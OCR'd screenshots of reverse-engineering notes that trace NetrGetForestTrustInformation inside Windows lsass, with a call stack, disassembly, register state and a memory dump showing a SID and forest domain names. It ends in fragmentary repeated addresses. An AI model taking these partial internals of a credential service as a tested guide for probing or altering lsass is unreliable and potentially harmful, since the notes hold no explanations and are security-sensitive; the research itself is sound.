
Debugging NetrGetForestTrustInformation in lsass

- Follow netlogon calls until we’re at the function which builds the result blocks



Address	To	From	Size	Comment	Party
0000004ADE07E638	00007FFF3D635522	00007FFF3D6351B5	330	lsadb.LsaDbpDsForestBuildTrustEntryForAttrBlock+1	System
0000004ADE07E968	00007FFF3D6359E7	00007FFF3D635522	70	lsadb.LsaDbpDsForestSearchXRefs+2AA	System
0000004ADE07E9D8	00007FFF3D85F313	00007FFF3D6359E7	30	lsadb.LsaDbIQueryForestTrustInfo+77	System
0000004ADE07EA08	00007FFF3D627422	00007FFF3D85F313	70	lsasrv.LsaIQueryForestTrustInfo+33	System
0000004ADE07EA78	00007FFF3D8D3D39	00007FFF3D627422	30	lsadb.long __cdecl LsaDbpGetForestTrustInformatio	System
0000004ADE07EAA8	00007FFF3D2B7C3F	00007FFF3D8D3D39	60	lsasrv.LsaIGetForestTrustInformation+29	System
0000004ADE07EB08	00007FFF3FDE8283	00007FFF3D2B7C3F	70	netlogon.NetrGetForestTrustInformation+11F	System
0000004ADE07EB78	00007FFF3FDB42FF	00007FFF3FDE8283	660	rpcrt4.Invoke+73	System
0000004ADE07F1D8	00007FFF3FDB6EFA	00007FFF3FDB42FF	30	rpcrt4.NdrStubCall2+45F	System
0000004ADE07F208	00007FFF3FDCA084	00007FFF3FDB6EFA	50	rpcrt4.NdrServerCall2+1A	System
0000004ADE07F258	00007FFF3FDC8F9D	00007FFF3FDCA084	D0	rpcrt4.DispatchToStubInCNoAvrf+24	System
0000004ADE07F328	00007FFF3FDCAE38	00007FFF3FDC8F9D	120	rpcrt4.RPC_INTERFACE::DispatchToStubWorker+1BD	System
0000004ADE07F448	00007FFF3FDCB19D	00007FFF3FDCAE38	D0	rpcrt4.OSF_SCALL::DispatchHelper+1B8	System
0000004ADE07F518	00007FFF3FDCD5C0	00007FFF3FDCB19D	100	rpcrt4.OSF_SCALL::ProcessReceivedPDU+1DD	System
0000004ADE07F618	00007FFF3FD887AB	00007FFF3FDCD5C0	100	rpcrt4.OSF_SCONNECTION::ProcessReceiveComplete+41	System
0000004ADE07F718	00007FFF3DC3EF50	00007FFF3FD887AB	50	rpcrt4.CO_ConnectionThreadPoolCallback+16B	System
0000004ADE07F768	00007FFF41736088	00007FFF3DC3EF50	80	kernelbase.BasepTpIoCallback+50	System
0000004ADE07F7E8	00007FFF4171A02D	00007FFF41736088	400	ntdll.TppIopExecuteCallback+118	System
0000004ADE07FBE8	00007FFF3FCC84D4	00007FFF4171A02D	30	ntdll.TppWorkerThread+8ED	System
0000004ADE07FC18	00007FFF4175E8B1	00007FFF3FCC84D4	50	kernel32.BaseThreadInitThunk+14	System
0000004ADE07FC68	0000000000000000	00007FFF4175E8B1		ntdll.RtlUserThreadStart+21	User


Debugging NetrGetForestTrustInformation in lsass



```
00007FFF3D63518B  EB 6D            jmp lsadb.7FFF3D6351FA
00007FFF3D63518D  48:8B44F2 10     mov rax,qword ptr ds:[rdx+rsi*8+10]
00007FFF3D635192  48:8B48 08       mov rcx,qword ptr ds:[rax+8]
00007FFF3D635196  0F1001           movups xmm0,xmmword ptr ds:[rcx]
00007FFF3D635199  F3:0F7F43 30     movdqu xmmword ptr ds:[rbx+30],xmm0
00007FFF3D63519E  EB 5A            jmp lsadb.7FFF3D6351FA
00007FFF3D6351A0  48:8B44F2 10     mov rax,qword ptr ds:[rdx+rsi*8+10]
00007FFF3D6351A5  48:8B70 08       mov rsi,qword ptr ds:[rax+8]
00007FFF3D6351A9  396E 04          cmp dword ptr ds:[rsi+4],ebp
00007FFF3D6351AC  76 3F            jbe lsadb.7FFF3D6351ED
00007FFF3D6351AE  48:8D6E 18       lea rbp,qword ptr ds:[rsi+18]
00007FFF3D6351B2  48:8BCD          mov rcx,rbp
00007FFF3D6351B5  FF15 1D180100    call qword ptr ds:[<&RtlLengthSid>]
00007FFF3D6351BB  8BC8             mov ecx,eax
00007FFF3D6351BD  FF15 95120100    call qword ptr ds:[<&LsapAllocateLsaHea
00007FFF3D6351C3  48:8943 60       mov qword ptr ds:[rbx+60],rax
00007FFF3D6351C7  48:85C0          test rax,rax
00007FFF3D6351CA  75 07            jne lsadb.7FFF3D6351D3
00007FFF3D6351CC  BF 9A0000C0      mov edi,C000009A
00007FFF3D6351D1  EB 18            jmp lsadb.7FFF3D6351EB
00007FFF3D6351D3  48:8BCD          mov rcx,rbp
00007FFF3D6351D6  FF15 FC170100    call qword ptr ds:[<&RtlLengthSid>]
00007FFF3D6351DC  48:8B4B 60       mov rcx,qword ptr ds:[rbx+60]
00007FFF3D6351E0  48:8BD5          mov rdx,rbp
00007FFF3D6351E3  44:8BC0          mov r8d,eax
00007FFF3D6351E6  E8 F7070100      call <lsadb.memcpy>
00007FFF3D6351EB  33ED             xor ebp,ebp
00007FFF3D6351ED  0F1046 08        movups xmm0,xmmword ptr ds:[rsi+8]
00007FFF3D6351F1  C643 6A 01       mov byte ptr ds:[rbx+6A],1
00007FFF3D6351F5  F3:0F7F43 50     movdqu xmmword ptr ds:[rbx+50],xmm0
00007FFF3D6351FA  41:FFC6          inc r14d
00007FFF3D6351FD  45:3B37          cmp r14d,dword ptr ds:[r15]
00007FFF3D635200  0F82 4CFEFFFF    jb lsadb.7FFF3D635052
00007FFF3D635206  85FF             test edi,edi
00007FFF3D635208  79 29            jns lsadb.7FFF3D635233
```

```
RAX  000001B6310F6230
RBX  000001B631709780
RCX  000001B6310F6AB8
RDX  000001B6310F9EA0
RBP  000001B6310F6AB8
RSP  0000004ADE07E5F0
RSI  000001B6310F6AA0
RDI  0000000000000000

R8   0000000000000000
R9   0000000000000000
R10  000001B62FFCAEC0
R11  000001B62FFCAF50     L"forest-a"
R12  0000004ADE07E678
R13  000001B6316F1E30     L"*,"
R14  0000000000000003
R15  000001B6310F9D60

RIP  00007FFF3D6351B5     lsadb.00007FFF3D63

RFLAGS   0000000000000304
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000103 (STATUS_PENDING)

GS 002B  FS 0053
ES 002B  DS 002B
```

Debugging NetrGetForestTrustInformation in lsass



```
00007FFF3D635237    41:B0 01     mov r8b,1
00007FFF3D63523A    49:8BCD      mov rcx,r13        r13:L"*,"
```

```
qword ptr [00007FFF3D6469D8 <lsadb.&RtlLengthSid>]=<ntdll.RtlLengthSid>

.text:00007FFF3D6351B5 lsadb.dll:$151B5 #145B5
```

```
Address           Hex                                              ASCII
000001B6310F6AB8  01 04 00 00 00 00 00 05 15 00 00 00 8A A7 A8 F6  ............§¨ö
000001B6310F6AC8  F0 99 01 BC FA 7C 67 70 00 00 00 00 1E 00 00 00  ð..¼ú|gp........
000001B6310F6AD8  44 00 43 00 3D 00 66 00 6F 00 72 00 65 00 73 00  D.C.=.f.o.r.e.s.
000001B6310F6AE8  74 00 2D 00 61 00 2C 00 44 00 43 00 3D 00 6B 00  t.-.a.,.D.C.=.k.
000001B6310F6AF8  72 00 62 00 74 00 67 00 74 00 2C 00 44 00 43 00  r.b.t.g.t.,.D.C.
000001B6310F6B08  3D 00 63 00 6C 00 6F 00 75 00 64 00 00 00 00 00  =.c.l.o.u.d.....
000001B6310F6B18  A6 4A 9C B5 DC 27 00 10 10 00 00 00 00 00 00 00  ¦J.µÜ'..........
000001B6310F6B28  B0 61 0F 31 B6 01 00 00 00 00 00 00 00 00 00 00  °a.1¶...........
000001B6310F6B38  A6 4A 9C B5 D6 27 00 10 2A 00 00 00 00 00 00 00  ¦J.µÖ'..*.......
000001B6310F6B48  D0 61 0F 31 B6 01 00 00 00 00 00 00 00 00 00 00  Ða.1¶...........
000001B6310F6B58  A6 4A 9C B5 D6 27 00 10 10 00 00 00 00 00 00 00  ¦J.µÖ'..........
000001B6310F6B68  10 62 0F 31 B6 01 00 00 00 00 00 00 00 00 00 00  .b.1¶...........
000001B6310F6B78  80 4A 9C 93 D6 27 00 10 1C 00 09 00 00 00 00 00  .J..Ö'..........
000001B6310F6B88  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B6310F6B98  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
000001B6310F6BA8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B6310F6BB8  57 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00  W...............
000001B6310F6BC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B6310F6BD8  00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00  ................
```


```
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
